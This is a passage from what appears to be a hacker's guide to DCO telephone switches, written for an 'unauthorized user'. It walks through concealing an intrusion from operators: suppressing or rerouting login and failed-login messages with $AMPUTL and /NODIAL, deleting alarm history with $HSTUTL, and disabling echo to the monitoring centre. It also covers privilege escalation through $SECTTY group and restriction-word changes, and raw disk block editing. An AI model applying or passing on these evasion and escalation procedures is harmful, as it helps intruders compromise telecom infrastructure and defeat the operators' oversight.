A rather simple means through which to learn various information pertaining to a DCO, that which may prove ultimately useful in the attainment of access thereto, is merely that of passive observation of the information

messages that are displayed even prior to a login-i.e., monitoring the dialup. This tendency to display status and other messages to anyone who calls a dialup is quite unique to the DCO, although other switches such as the EWSD exhibit this characteristic as well. Only messages ordinarily broadcast to all ports (or the dial-in TTYs, at least) are displayed prior to login, with the most common utility to which these messages pertain the \$SNCUTL (Synchronous Network Clock Utility). One explanation for this idiosycrasy lies in the fact that, when one calls a DCO dialup, one is automatically connected to the corresponding TTY-the login prompt/program is simply another utility executed like any other (notably, the prompt itself reveals this-the "LOG>" portion is of the similar format to all other utility menu prompts-the first three letters of the utility + ">") except that it is executed automatically upon connection if LOGOFF has been during the last session from that TTY, as opposed to a front-end program that must be satisfied with proper credentials in order to connect to the switch at all. In other words, LOGIN technically serves to restrict access to the remainder of the utilities and files on the switch through the MMI rather than access to the MMI itself.

# Concealment of Presence

Although the DCO, as has been previously demonstrated, does not exhibit PREVENTIVE security measures implemented with any degree of rigor, there does exist a simple yet potentially effective means of detection of potentially suspicious activity of those with access to the switch: extensive logging. The majority of actions performed within the MMI are relentlessly logged and broadcast, in messages of the following format:

DCO\_CITYDATA 09-00-00 00:00:00 LOGIN TT01 MP .0354:TTY=TT1,USERNAME=MAINT LOGGED IN

The date, time, program executed or file accessed (if applicable), port of origination, sortkey, terminal, and message in ASCII text comprise, in that order from left to right, top to bottom, the message, the likes of which is output by default to the local terminal in addition to the console (TT00), where the attentive administrator or technician will undoubtedly notice odd or unexpected activity, such as logins during strange hours, execution of programs outside of the aforementioned sphere of tasks of a particular account, activity on a particular port that may differ from that upon which the account/user logged in is ordinarily present, etc. The potential negative impact of this upon the maintenance of one's (presumably unauthorized) access should be evident; fortunately for the unauthorized user, there exist a small variety of methods using a few key utilities to mitigate the effect of these messages.

Defeating the Printing and Logging of Status Messages-

Although it is not directly preventive and thus not a strictly classified "security" measure, the constant deluge of status messages pertaining to the execution and exit of utilities, etc., especially that of the LOGIN and LOGOFF utilities, presents a challenge to potential intruders as they are by default broadcast to the console (TT00). These messages are identified by "sortkeys" of the format XXX.0000 or XX.000, where XX(X) are two or three letters signifying the classification/type of the message and the zeroes the number of the exact message, which is either three or four digits in length. Sortkey numbers of three digits in length may be typed with a preceding zero (MP.0354 or MP.354) as well. A list of sortkey prefixes (or "groups") follows, provided by \$AMPUTL, which is discussed

# elsewhere in this document:

# AMP> SORTKEY (SORTKEY=HELP) > VALID RESPONSES ARE GROUP TYPES FOLLOWED BY A GROUP NUMBER YYY.XXXX YYY IS THE ALPHA QUALIFIER FOR THE GROUP TYPE XXXX IS THE NUMERIC QUALIFIER FOR THE GROUP NUMBER \* , YYY.\* CAN BE USED FOR ALARMS WITHIN A GROUP 'DONE' CAN BE USED TO TERMINATE THE PROMPT IF THE TASK IS IN A REPEAT MODE ACI.XXXX - ALARM COMMUNICATION INTERFACE ADM.XXXX - ADMINISTRATIVE ALT.XXXX - AUTOMATIC LINE TESTING AMA.XXXX - AUTOMATED MESSAGE ACCOUNTING CBC.XXXX - COMMUNICATION BUS CONTROLLER CLC.XXXX - COMMUNICATION LINK CONTROLLER CLK.XXXX - SNC, ANI, CLOCKS CP.XXXX - CALL PROCESSOR ALARMS CPE.XXXX - CALL PROCESSOR ERROR ALARMS CUS.XXXX - CUSTOMER GENERATED ALARMS DLI.XXXX - DATA LINK INTERFACE DS1.XXXX - DIGITAL T-1 SPAN MODULE ALARMS ENV.XXXX - ENVIORNMENTAL ALARMS FP.XXXX - FEATURE PROCESSOR LGC.XXXX - LINE GROUP CONTROLLER AMP> ADDITIONAL HELP (MORE=YES) > LIN.XXXX - LINE LSC.XXXX - LINE SWITCH CONTROLLER LTC.XXXX - LINE TEST CONTROLLER MAH.XXXX - HOST MESSAGE ASSEMBLER MAR.XXXX - REMOTE MESSAGE ASSEMBLER MCC.XXXX - MCC ALARMS MCI.XXXX - MAINTENANCE COMMUNICATION INTERFACE MDC.XXXX - MAINTENANCE AND DIAGNOSTIC CONTROLLER 1 MD2.XXXX - MAINTENANCE AND DIAGNOSTIC CONTROLLER 2 MIC.XXXX - MESSAGE INTERFACE CONTROLLER MP.XXXX - MAINTENANCE AND ADMINISTRATION PROCESSOR PWR.XXXX - POWER ALARMS RLG.XXXX - REMOTE LINE GROUP RNG.XXXX - RINGING RPL.XXXX - REMOTE POLLED LAMA SLC.XXXX - SLC-96 SS7.XXXX - SS7 ALARMS SSC.XXXX - SIGNALLING SYSTEM CONTROLLER SVC.XXXX - SERVICE CIRCUITS TMP.XXXX = TMP ALARMSTON.XXXX - TONE AMP> ADDITIONAL HELP (MORE=YES) > TPP.XXXX - TELEPHONY PRE-PROCESSOR TRK.XXXX - TRUNK TST.XXXX - TEST ALARMS

The knowledge of the sortkey of a particular message is necessary to alter or display data associated with that message within the following

utilities. Sortkeys may be identified in messages as seen above, or looked up in the \$AMPUTL utility. The messages are quite inherently extensive in their reporting of the conditions in which the task reported upon was executed; thus, they provide an extremely incriminating record of unauthorized or "odd" activity on the switch. The author is personally aware of at least one specific instance in which an individual's access to a DCO was permanently terminated due to precisely this-the astute viewing of messages printed to the console and elsewhere culminating in a realization of unauthorized activity. It is therefore extremely important for the unauthorized user to control when, how, and where these messages are printed. There exist to this end a few effective methods by which to thwart the tracking of one's activity on the switch using the utilities and access available as a segment of the MMI. It is recommended that all of these be used in combination, in order to ensure maximum possible stealth. All are generally individually limited by the existence of the logging measures defeated by the others; for instance, the use of the command parameter /NODIAL is assistive in concealing one's presence, but the storage and direction of information messages generated by utilities/programs will require the use of \$AMPUTL to protect most fully the secrecy of usage.

The /NODIAL Parameter-

Within the DCO MMI there are certain parameters that may be affixed to command strings in order to handle the input and output of commands.
/NODIAL is one such parameter. It is an abbreviation for "NO DIALOGUE", indicating that the execution of a command/menu option to which it is affixed will not be itself reported to the defined termination points (the ports/TTYs to which the message is sent/printed). Alternately conveyed, one through the use of /NODIAL avoids the printing of this sort of "BEGIN/END DIALOGUE" message:

DCO\_CITYDATA 09-00-00 00:00:00 ADMIN TT01 M ADM.0000: ADMIN BEGIN DIALOGUE

The begin/end dialogue messages may not be manipulated through \$AMPUTL or the other following utilities, since the sortkey ADM.0000 is not recognized by them as valid. ADM.0000 is a universal sortkey of sorts, used to signify all "begin dialogue" messages for all utilities/programs; it is thus unassigned to any particular message. Likewise, sortkey ADM.0001 universally signifies all "end dialogue messages", and is unassigned therefore as well. An attempt to alter or display a message with sortkey ADM.0000 through \$AMPUTL will prompt the following output:

AMP> SORTKEY (SORTKEY=HELP) > ADM.0000 AMPUTL: SORTKEY IS UNASSIGNED

/NODIAL will offer one a degree of anonymity, then, but it does not prevent certain messages from being printed/displayed.

Thwarting Information Messages With \$AMPUTL-

A method exists to defeat the broadcast of messages using the \$AMPUTL command, the likes of which entails the use of the Alarm Message Processing Utility, a program accessible to all default groups. The AMPUTL menu system is as follows:

\$AMPUTL

AMP> FUNCTION (FUNCTION=HELP) >

CHANGE - CHANGE MESSAGE DISPLAY - DISPLAY MESSAGE EXIT

The "DISPLAY" option will display the text of the message itself in addition to other information pertaining to it, such as the termination points, alarm level (if applicable), etc. Here is an example of the output of "DISPLAY" for sortkey MP.0354, which identifies the message that a user has logged into the switch:

AMP> FUNCTION (FUNCTION=HELP) > DISPLAY

AMP> SORTKEY (SORTKEY=HELP) > MP.0354

SORTKEY ENTRY MP .354 <TTY><DT1=USERNAME.A8>LOGGED IN ALARM LEVEL NONE INFORMATION MESSAGE NO ACI INTERFACE, TERMINAL LIMIT 0 TERMINATION POINTS ARE CONSOLE, TI:,

The first field obviously contains the sortkey used to identify the message, the second line/field the ASCII text of the message, the third field the alarm level, (which is here "NONE" since the logging in and out of users does not activate an alarm), the fourth the type of message, the fifth the type of interface and terminal limit associated with the message, and the final field the termination points. Using the "CHANGE" option to alter the properties of any particular message, a multitude of options may be set, but most importantly the text and termination points of the message may be altered, presenting two possible venues to negate the revealing effect of such messages. The termination point may be set thus to the initiating terminal only, or the text of the message may be altered to suit the needs of an intruder. A list of attributes that may be altered through CHANGE follows:

AMP> FUNCTION (FUNCTION=DISPLAY) > CHANGE

AMP> FIELD (FIELD=HELP) >

ADMINISTERABLE FIELDS ARE:

EXIT - EXIT AMPUTL

^ - QUIT CHANGE WITHOUT UPDATING

DONE - UPDATE DATABASE ON DISK

ACI - ALARM CONTROL INTERFACE

DELAY - DELAY ALARM SENDING

E2A - E2A ADDRESS

 ${\tt FEI - FAULT, ERROR, OR INFORMATION}$ 

GROUP - GROUPING NUMBER

LEVEL - ALARM LEVEL

LIMIT - TERMINAL LIMIT

MASKABLE - MASKABILITY FLAG

```
REPEAT - REPEAT FLAG
TERMPT - TERMINATION POINTS
TEXT - ASCII TEXT (OUTPUT MESSAGE)
RLS - RLS ALARM MESSAGE
BMP - BMP LED ASSIGNMENT
```

To alter the termination points of the message, thereby instructing the switch to print it only to certain specified terminals/TTYs, TERMPT is entered at the FIELD prompt:

```
AMP> FIELD (FIELD=HELP) > TERMPT TERMPTS ARE CONSOLE, TI:,
```

The current termination points of this message were, as displayed, the console and TI (initiating terminal). Numerous devices are then presented which may be set as termination points for the message:

```
AMP> DEVICE (DEVICE=HELP) >

EXIT - EXIT FROM MASKING UTILITIES

- BACKUP TO PREVIOUS PROMPT

DONE

ALL - ALL PORTS

CONSOLE - SYSTEM CONSOLE

NAC - NAC TERMINAL

RLS - RLS TERMINAL

AMATPS - AMATPS MESSAGE FILE

TT00-TT31 - ANY PARTICULAR TTY
```

- INITIATING TERMINAL

For maximum stealth it would be advisable to set the termination points of a message to the initiating terminal only, so that it will be displayed only on the remote user's terminal, here TT01, when it is invoked by said user:

```
AMP> DEVICE (DEVICE=HELP) > CONSOLE

AMP> STATUS (STATUS=HELP) >

REMOVE
ADD
AEXIT

AMP> STATUS (STATUS=HELP) > REMOVE

AMP> DEVICE (DEVICE=DONE) >

AMP> FIELD (FIELD=HELP) > TERMPT
TERMPTS ARE TI:,

AMP> DEVICE (DEVICE=HELP) > DONE

AMP> FIELD (FIELD=DONE) >

AMP> FIELD (FIELD=DONE) >
```

Following this procedure, the termination point of the message MP.0354 is set only to the initiating terminal; when a user logs in from TT01, the information message announcing it will only be displayed on his/her terminal and will not be printed to the console. It would be most useful for an unauthorized user to set the termination points of the following few messages to TI only: MP.0354 (<TTY><DT1=USERNAME.A8>LOGGED IN), MP.0343 (<TTY>LOGGED OFF), MP.0676 (<TTY>EXCESSIVE LOGIN ATTEMPTS), MP.0002 (FILE NOT FOUND ON DISK), MP.0461 (<TASK><FILE>INVALID NAME) and MP.0733 (INVALID TASK NAME) as these will commonly and naturally, as a matter of course, be displayed through navigation into and around the switch and reveal glaringly more than any other information or error messages an unauthorized presence.

Monitoring Other TTYs and Redirecting Messages With \$UTL-

Occasionally during the course of switch use it may prove useful to monitor and manage tasks active on other terminals and to redirect I/O. The Utility Program (\$UTL) may be employed to accomplish these and other functions related to task management. Unlike other utilities discussed throughout, the "function codes" of \$UTL must be entered in a single string on the command line:

```
$UTL /NODIAL DCO CITYDATA
```

09-00-00 00:00:00 TUESDAY UTILITY PROGRAM

UTL: INVALID FUNCTION CODE

#### DCO>

```
$UTL HELP /NODIAL DCO_CITYDATA
```

```
09-00-00 00:00:00 TUESDAY UTILITY PROGRAM
FUNC DESCRIPTION
                           FORMAT EXAMPLES
ACTIVE TASK LIST
                             ACT
ACT
         OR
                             ACT ALL
         OR
                             ACT TERM
         OR
                             ACT TERM:TT06
         OR
                             ACT ALL TERM
                             ACT ALL TERM:TT06
         OR
                             ATB 122.:ON=50.
     AUTO TRUNK MAKE BUSY
ATB
                             ATB 37.:OFF
         OR
                             BRO TT02 HELLO
     BROADCAST MESSAGE
BRO
                             BRO ALL REBOOT
         OR
DMO
     DISMOUNT DEVICE/FEATURE DMO I1:
         OR
                             DMO CNTRL
         OR
                             DMO REQUIRED
                             DMO LSXWRI 430
         OR
                             (SEE DMO EXAMPLES)
     MOUNT DEVICE/FEATURE
MOII
PRI
     STATIC PRIORITY
                             PRI
                             PRI STATUS
         OR
         OR
                             PRI STATUS=100
RED
     REDIRECT TASK I/O
                            RED STATUS:TT01
                            (SEE PRI EXAMPLES)
RPR
     RUN PRIORITY
SCED SCHEDULED TASKS
                             SCED
    TERMINAL ID QUERY
TID
                            TID
```

ACT will display a list of active tasks based upon the parameter entered. As seen in the capture, to display tasks active on a particular terminal, one would enter:

**\$UTL ACT TERM:TTXX** 

ATB will busy out a specified trunk, BRO will broadcast a message to another terminal, PRI sets priority of tasks, and DMO/MOU will mount or dismount devices/features. Possibly the most useful function of UTL is RED, which may be entered to redirect the I/O of a task to another terminal as seen in the format example in the capture. Reports generated with numerous other utilities might be printed elsewhere, etc. TID or "TERMINAL ID QUERY" will simply display the terminal that one is currently using, similar to the "tty" command in DMERT/UNIX-RTR/5ESS UNIX on a Lucent 5ESS.

\$UTL TID /NODIAL DCO\_CITYDATA

09-00-00 00:00:00 TUESDAY UTILITY PROGRAM

TERMINAL ID => TT01

Rerouting Messages with \$RRTUTL-

The \$RRTUTL utility may be used to reroute messages destined for a particular TTY and to display message routing to terminals.

RRT> FUNCTION (FUNC=HELP) >

VALID FUNCTIONS ARE:

LIST - LIST ALL LOCAL OR REMOTE TERMINAL ROUTING DISPLAY - DISPLAY ONE LOCAL OR REMOTE TERMINAL ROUTING CHANGE - CHANGE ONE LOCAL OR REMOTE TERMINAL ROUTING EXIT - EXIT OUT OF THIS OVERLAY

RRT> FUNCTION (FUNC=HELP) > DISPLAY

RRT> DATABASE (DATABASE=HELP) >

ENTER ROUTING DATABASE TYPE - LOCAL OR REMOTE
LOCAL - ROUTING OF MESSAGES VIA THE TERMINAL NUMBER OR BY SORTKEYS
REMOTE - ROUTING OF RNS/RLS-4000 MESSAGES VIA THE NODE NUMBER

RRT> DATABASE (DATABASE=HELP) > LOCAL

RRT> TYPE OF TERMINAL (TYPE=HELP) >

ENTER TERMINAL #, OUTPUT DEVICE PSEUDO NAME OR SORT KEY THAT IS TO HAVE ITS MESSAGES REROUTED

RRT> TYPE OF TERMINAL (TYPE=HELP) > TT01

RRTUTL: INVALID TYPE ENTERED - TT01, PLEASE RE-ENTER

RRT> TYPE OF TERMINAL (TYPE=HELP) > 01

PORT 1 HAS NO FAILOVER PORT PORT 1 HAS NO REROUTING

RRT> FUNCTION (FUNC=DISPLAY) >

RRT> DATABASE (DATABASE=LOCAL) >

RRT> TYPE OF TERMINAL (TYPE=01) > 00

PORT 0 HAS FAILOVER PORT = 1

PORT 0 REROUTE TO PORT 1

PORT 0 REROUTE TO PORT 2

RRT> FUNCTION (FUNC=DISPLAY) >

RRT> DATABASE (DATABASE=LOCAL) > RRT> TYPE OF TERMINAL (TYPE=00) > 02

PORT 2 HAS NO FAILOVER PORT PORT 2 HAS NO REROUTING

RRT> FUNCTION (FUNC=DISPLAY) >

RRT> DATABASE (DATABASE=LOCAL) > RRT> TYPE OF TERMINAL (TYPE=02) > 03

PORT 3 HAS NO FAILOVER PORT PORT 3 HAS NO REROUTING

RRT> FUNCTION (FUNC=DISPLAY) >

RRT> DATABASE (DATABASE=LOCAL) >

RRT> TYPE OF TERMINAL (TYPE=03) > 04

PORT 4 HAS NO FAILOVER PORT PORT 4 HAS NO REROUTING

RRT> FUNCTION (FUNC=DISPLAY) > EXIT /NODIAL

As seen in the captures, messages destined to port 0 (the system master console, TT00) will reroute to ports 1 and 2 (TT01 and TT02).  $^{\text{m}}$ 

Defeating Alarm Logging with \$HSTUTL-

As may be discovered through interactive use of the \$AMPUTL utility, information messages (such as notification of user login/off) and alarm messages are distinctly categorized, although the broadcast method used for both is identical. With the use of any hacker/inexperienced user of the switch lies the possibility that mistakes will be made and alarms activated. Alarms, in certain situations, may reveal an unauthorized presence on the switch, and as such must be for purposes of stealth silenced. Such an occurrence is highly unlikely, however, and one exploring a DCO without authorization would be well advised to refrain from tampering with the alarms stored on the switch as they are often diagnostically essential to switch maintenance; the deletion of crucial alarms not yet reviewed by maintenance would be potentially perilous indeed. In any case, alarm messages are logged in history files stored on the disk and accessible through \$HSTUTL. These history files are classified into numbered "controllers" based upon the type of alarms with which they are

concerned, and the "data files" of the alarm messages themselves. Operations on controllers provide a general overview of the alarm logs without the need to view specific, dated messages. The menu system of HSTUTL:

\$HSTUTL /NODIAL

HST> FUNCTION (FUNC=HELP) >

EXIT - EXITS HSTUTL

DISPLAY - DISPLAYS SINGLE HISTORY

FILE

LIST - LISTS ALL HISTORY FILES

ADD - ADD A NEW HISTORY FILE ENTRY

DELETE - DELETE A HISTORY FILE ENTRY

CHANGE - CHANGE AN EXISTING HISTORY FILE

ENTRY

BRIEF - GENERATE BRIEF HISTORY REPORT

With "DISPLAY", one may display either a controller or a data file; as per usual, the "LIST" option will either list all controllers in output complete with references and occurrences, or all data files associated with a particular controller.

HST> FUNCTION (FUNC=HELP) > LIST

HST> CONTROLLER OR LOGGING (TYPE=HELP) >

EXIT - EXITS HSTUTL

CONTROLLER - HISTORICAL LOGGING CONTROLLER FILE

LOGGING - HISTORICAL LOGGING DATA FILE

 $\mathtt{HST}\mathtt{>}$  CONTROLLER OR LOGGING (TYPE=HELP)  $\mathtt{>}$  CONTROLLER

| CONTROL | NAME                               | REF | OCCUR. | MATCH TYPE |  |  |
|---------|------------------------------------|-----|--------|------------|--|--|
|         | OCD ALADMO                         | 100 | 1.0    | ALONE      |  |  |
| 0       | SGD ALARMS                         | 109 | 10     | NONE       |  |  |
| 3       | SYNC ALARMS                        | 42  | 10     | NONE       |  |  |
| 5       | SWC ALARMS                         | 74  | 10     | NONE       |  |  |
| 6       | TPP MISMATCH ALARMS                | 1   | 10     | NONE       |  |  |
| 7       | STATE 1                            | 1   | 10     | NONE       |  |  |
| 8       | STATE 2                            | 1   | 10     | NONE       |  |  |
| 9       | STATE 4                            | 1   | 10     | NONE       |  |  |
| 10      | CBC RESTARTED/STARTUP COMPLETE     | 2   | 10     | NONE       |  |  |
| 11      | LSC STARTUP COMPLETE               | 1   | 10     | NONE       |  |  |
| 12      | FP RESTORE/STARTUP COMPLETE        | 3   | 10     | NONE       |  |  |
| 13      | EXTENDED NON-SYNCHRONOUS OPERATION | 1   | 1      | NONE       |  |  |
| 14      | MP STARTUP COMPLETE                | 1   | 10     | NONE       |  |  |

HST> FUNCTION (FUNC=LIST) >

HST> CONTROLLER OR LOGGING (TYPE=CONTROLLER) > LOGGING

HST> CONTROLLER NUMBER (CONT=HELP) > 0

| ${\tt CONTROL}$ | NAME       | REF | OCCUR. | MATCH TYPE |
|-----------------|------------|-----|--------|------------|
|                 |            |     |        |            |
| 0               | SGD ALARMS | 109 | 10     | NONE       |

DCO\_CITYDATA 09-00-00 00:00:00 SGDDRV TT00
\*\* PWR.0001: BATTERY CHARGER FAILURE (SGD)

DCO\_CITYDATA 09-00-00 00:00:00 SGDDRV TT00
\*\* PWR.0001: BATTERY CHARGER FAILURE (SGD)

DCO\_CITYDATA 09-00-00 00:00:00 SGDDRV TT00
\*\* PWR.0001: BATTERY CHARGER FAILURE (SGD)

DCO\_CITYDATA 09-00-00 00:00:00 SGDDRV TT00
\*\* PWR.0001: BATTERY CHARGER FAILURE (SGD)

DCO\_CITYDATA 09-00-00 00:00:00 SGDDRV TT00
MP .0098:CMF=000,SIDE=X REFERENCE TIMING DEVIATION

DCO\_CITYDATA 09-00-00 00:00:00 SWITCH TT01
CLK.0009:CMF=000,SIDE=Y MASTER CLOCK SWITCHED TO ONLINE (SGD)

With "CHANGE" one may alter a history file entry, and one may delete an existing one with, naturally, "DELETE".

# Escalation of Privileges

In many cases it may be necessary for the unauthorized user to escalate the privileges of a particular account to which access has been attained, or to obtain access to the switch through another account entirely with alternate privileges. The purposes or motives behind such an attempt at privilege escalation may be directed at expansion of one's ability to ability to explore the switch, or perhaps to the end of stealth itself; as has been demonstrated previously and heretofore, the specialization of accounts may restrict one's access to utilities necessary for concealment. Both superficial methods and those requiring one to delve more deeply into the heart of the switch, as it were, exist naturally to this end.

## \$SECTTY-

As an attempted security measure to counter the general problem of nearly universally used defaults, it may be impossible to login with any account other than SCAT from the dial-in ports; however, SCAT is authorized to execute the command \$SECTTY, which sets attributes such as terminal logins. It is therefore possible to individually add users to the list of those authorized to log in from, as an example, TT01, or to create a new user group, assign all of the desired users/accounts to it, and authorize said group to log in from TT01. Restricted access to the file system as well as to certain ports and utilities is one of the primary security measures employed by the DCO-CS to limit user access based upon necessity.

DCO>

\$SECTTY

DCO\_CITYDATA 08-00-00 00:00:00 SECTTY TT01 M ADM.0000: SECTTY BEGIN DIALOGUE

SEC> FUNCTION (FUNC=HELP) >

THE FOLLOWING IS A LIST OF VALID FUNCTIONS :

SETCON - SET SYSTEM CONSOLE SETNAC - SET NAC TERMINAL

ADD - GROUP TO TERMINAL ACCESS
DELETE - GROUP FROM TERMINAL ACCESS
DISPLAY - EQUIPPED TERMINAL ACCESS RIGHTS

DEFINE - NEW GROUP NAME

REMOVE - EXISTING GROUP NAME

RESTRICTION - SET UP FUNCTION LEVEL RESTRICTION FOR GROUP

LIST - VALID GROUP NAMES SETTYP - SET TERMINAL TYPE

SETATT - SET TERMINAL ATTRIBUTES

EXIT - EXITS SECTTY

SEC> FUNCTION (FUNC=HELP) > DISPLAY

SEC> TTY NUMBER (TTY=HELP) >

VALID TTY NUMBERS ARE:

0-31

SEC> TTY NUMBER (TTY=HELP) > 00

SECTTY - TERMINAL ACCESS RIGHTS

TTY GROUP

0 SCAT

SEC> FUNCTION (FUNC=DISPLAY) >

SEC> TTY NUMBER (TTY=00) > 01

SECTTY - TERMINAL ACCESS RIGHTS

TTY GROUP

1 SCAT

SEC> TTY NUMBER (TTY=4) > 3 SECTTY - TERMINAL ACCESS RIGHTS

TTY GROUP

3 SCAT

SEC> FUNCTION (FUNC=DISPLAY) > LIST

SECTTY - VALID GROUP NAMES

| GRP# | GRP NAME | RESTRICTION WORD |    |    |    |    |    |   |   |   |   |   |   |   |     |     |     |
|------|----------|------------------|----|----|----|----|----|---|---|---|---|---|---|---|-----|-----|-----|
|      |          | 15               | 14 | 13 | 12 | 11 | 10 | 9 | 8 | 7 | 6 | 5 | 4 | 3 | BXC | RCO | NAC |
| 1    | ADMIN    | 0                | 0  | 0  | 0  | 0  | 0  | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1   | 0   | 0   |
| 2    | TMRS     | 0                | 0  | 0  | 0  | 0  | 0  | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1   | 0   | 0   |
| 3    | STATUS   | 0                | 0  | 0  | 0  | 0  | 0  | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1   | 0   | 0   |
| 4    | MAINT    | 0                | 0  | 0  | 0  | 0  | 0  | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1   | 0   | 0   |
| 5    | SECURE   | 0                | 0  | 0  | 0  | 0  | 0  | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1   | 0   | 0   |
| 6    | NAC      | 0                | 0  | 0  | 0  | 0  | 0  | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1   | 0   | 1   |
| 7    | ESPF     | 0                | 0  | 0  | 0  | 0  | 0  | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1   | 0   | 0   |

```
8
         UNDEFINED
    9
         UNDEFINED
   10
         UNDEFINED
   11
         UNDEFINED
   12
         UNDEFINED
   13
         UNDEFINED
   14
         UNDEFINED
   15
         UNDEFINED
                     0 0 0 0 0 0 0 0 0 0 0 0 0 0
   16
         SCAT
SEC> FUNCTION (FUNC=DISPLAY) > ADD
SEC> GROUP NAME (NAME=HELP) > MAINT
SEC> TTY NUMBER (TTY=00) > 01
  SECTTY: GROUP ADDED FOR TTY 1
SEC> FUNCTION (FUNC=ADD) > EXIT
Terminal access rights/privileges are defined, as seen in the captures,
through the bit configuration of a "restriction word" for each group. Group
access may also be manipulated through the modification of this word.
SEC> FUNCTION (FUNC=HELP) > RESTRICTION
SEC> GROUP NUMBER (GROUP=HELP) > 1
  CURRENT RESTRICTION WORD:
  GRP# GRP NAME
                            RESTRICTION WORD
                   15 14 13 12 11 10 9 8 7 6 5 4 3 BXC RCO NAC
                   0 0 0 0 0 0 0 0 0 0 0 0 0 1 0 0
    1 ADMIN
SEC> RESTRICTION WORD (VALUE=HELP) >
  0 - 65535 ANY BIT CONFIGURATION OF WORD
SETATT allows a user to set numerous terminal options, one of which is
particularly significant as pertains to the concealment and hence
preservation of one's access.
SEC> FUNCTION (FUNC=HELP) > SETATT
SEC> TTY NUMBER (TTY=HELP) > 01
SEC> OUTPUT NULLS (NULL=YES) >
SEC> OUTPUT PRIORITY (PRIORITY=NO) >
SEC> VT RESTRICTED (VTREST=NO) >
SEC> ECHO I/O TO SCC (SCC_ECHO=NO) >
SEC> INTER CHARACTER TIMING (INTCHAR TIME=YES) >
SEC> IDLE TERMINAL LOGOFF (IDLE TIME=NO) >
```

```
SEC> PAGINATED OUTPUT (PAGOUT =NO) >
SEC> SEND EOM TO TERMINAL (EOM=YES) >
SEC> TERMINAL LIMIT (LIMIT =0) >
```

SCC\_ECHO may be set to "YES" or "NO" depending upon the individual configurations of different TTYs, but it should certainly be set to "NO" during unauthorized usage-otherwise, input and output through the terminal will be echoed to the SCC, and, due to the heavy monitoring thereof, one's access will be likely detected quickly and terminated, at best, rather quickly! If this was set for a particular TTY, though, an alteration of it might be noticed soon thereafter and thought suspicious; it is therefore advisable, if SCC\_ECHO was set to "YES", to turn it off during one's session of system use and set it back to its original state prior to logging off. Then again, if this option was set for a single TTY, it might be wise simply to login from another if possible, for at least a minimal amount of preliminary I/O would be echoed to the SCC prior to deactivation of that feature.

Exploration of the File System with \$FILSYS-

The filesystem of the DCO-CS is accessible through the \$FILSYS utility, from which directories may be traversed, various forms of the disk directory printed, access rights displayed and modified, etc. The functions/options of FILSYS are as follows:

## FIL> ENTER FUNCTION (FUNC=HELP) >

ACCESS - CHANGE ACCESS RIGHTS ATTRIB

- LIST ALL FILES W/ THE SPECIFIED ATTRIBUTE

- BACKUP DISK BACKUP

BADBLK - GET A BAD BLOCK REPORT

BLKEDT - EDIT DISK BLOCKS COMPARE - COMPARE TWO FILES COMPRESS - COMPRESS A DISK

COPY - COPY FILES

CP COMPRESS - COMPRESS CP PROGRAM FILE - CHANGE WORKING DIRECTORY DB\_COMPRESS - COMPRESS CP DATABASE FILE

DELETE - DELETE FILE - DISK DIRECTORY DIR - DISK COMPARE DSKCMP

- FULL DISK DIRECTORY FDIR

FORMAT - FORMAT A DISK

FRFF - GET FREESPACE INFORMATION FOR A DISK

HDEDIT - EDIT PROGRAM HEADER MKDIR - MAKE A SUB-DIRECTORY MKFS - MAKE A FILESYSTEM

MKTAPE - MAKE A DCO TAPE FILESYSTEM

## FIL> ADDITIONAL HELP (MORE=YES) >

MOVE - MOVE A FILE FROM ONE DIRECTORY TO ANOTHER

- RENAME FILES RENAME

SCHEDULE - SCHEDULE DSKMGR TO RUN - SHORT DISK DIRECTORY

- SHORT FULL DISK DIRECTORY - PRINT TEXT FILE CO. SFDIR TYPE VOLCHG - CHANGE A VOLUME LABEL

As stated previously, the DCO-CS filesystem is divided into many directories and sub-directories beginning with the /ROOT/ directory. The file attributes that may be input at ATTRIB are:

# FIL> ENTER ATTRIB (ATTRIB=HELP) >

ABCPSU - ABORT TASK ON CPSU

ABSWO - ABORT TASK ON A/B SWITCHOVER

CCHOFF - TASK RUNS WITH CACHE OFF CP1SYS - SINGLE COPY ALLOWED PER SYSTEM CP1TTY - SINGLE COPY PER TERMINAL ALLOWED

DBFILE - DATA BASE FILE

DCCNTL - UNDER DIAGNOSTIC CONTROL

INCSWO - INHIBITS MP CONTROLLED SWITCHOVER

INDSPA - TASK HAS SEPARATE I AND D SPACE INSTLL - TASK MAY BE INSTALLED

INTACT - TASK IS INTERACTIVE KTASK - KERNAL TASK

MEMSEG - TASK IS MEMORY RESIDENT SEGMENTED MRDATA - MEMORY RESIDENT DATA BASE

NOABRT - DO NOT ALLOW ABORT OF TASK NOINTS - TASK RUNS WITH INTERRUPTS OFF

NONMAN - NO MANUAL INITIATION OR ABORT ALLOWED

NOSTAT - NO PRINT IN ACT STAT LIST IF BLOCKED

QUEREQ - QUEUE REQUEST IF TASK ACTIVE RBOABR - RE-BOOT ON ABORT

RESCED - RESCHEDULE TASK IF ABORTED

## FIL> ADDITIONAL HELP (MORE=YES) >

SEGMNT - SEGMENTED TASK

SGUMAP - UNMAP UNUSED MEMORY AFTER SEGMENT LOAD

SHRMEM - SHARE MEMORY IF TASK ACTIVE
STKCON - ALLOCATE STACK CONTIGUOUS TO PROGRAM
STKHI - ALLOCATE STACK FROM UPPER PAR

AVAILABLE

Blocks of memory on the disk may be manually edited with BLKEDT (the \$MEMMAP utility displays block numbers, types, sizes, and names):

FIL> ENTER DEVICE (DEVICE=HELP) > SY

FIL> ENTER BLOCK (BLOCK=HELP) >

VALID BLOCKS ARE OCTAL NUMBERS FROM O TO THE MAXIMUM FOR THIS DEVICE.

FIL> ENTER BLOCK (BLOCK=HELP) > 0

LOCATION: 000000 000002 000004 000006 000010 000012 000014 000016 VALUE: 000240 000402 000042 000340 106427 000340 010167 000602

FIL> NEW VALUE: HELP

```
ADV
         - ADVANCE TO NEXT 8 WORDS OF BLOCK
  BCK
         - BACKUP TO PREVIOUS 8 WORDS OF BLOCK
  EXIT - EXIT BLKEDT WITHOUT DISK UPDATE
         - DONE, UPDATE BLOCK TO DISK
  OCTAL NUMBERS RANGING FROM 0 TO 177777
DIR, FDIR, SDIR, and SFDIR all display in some fashion the disk directory.
DIR displays the components of the directory in the following format:
FIL> ENTER FUNCTION (FUNC=HELP) > DIR
FIL> ENTER FILENAME (FILE=HELP) >
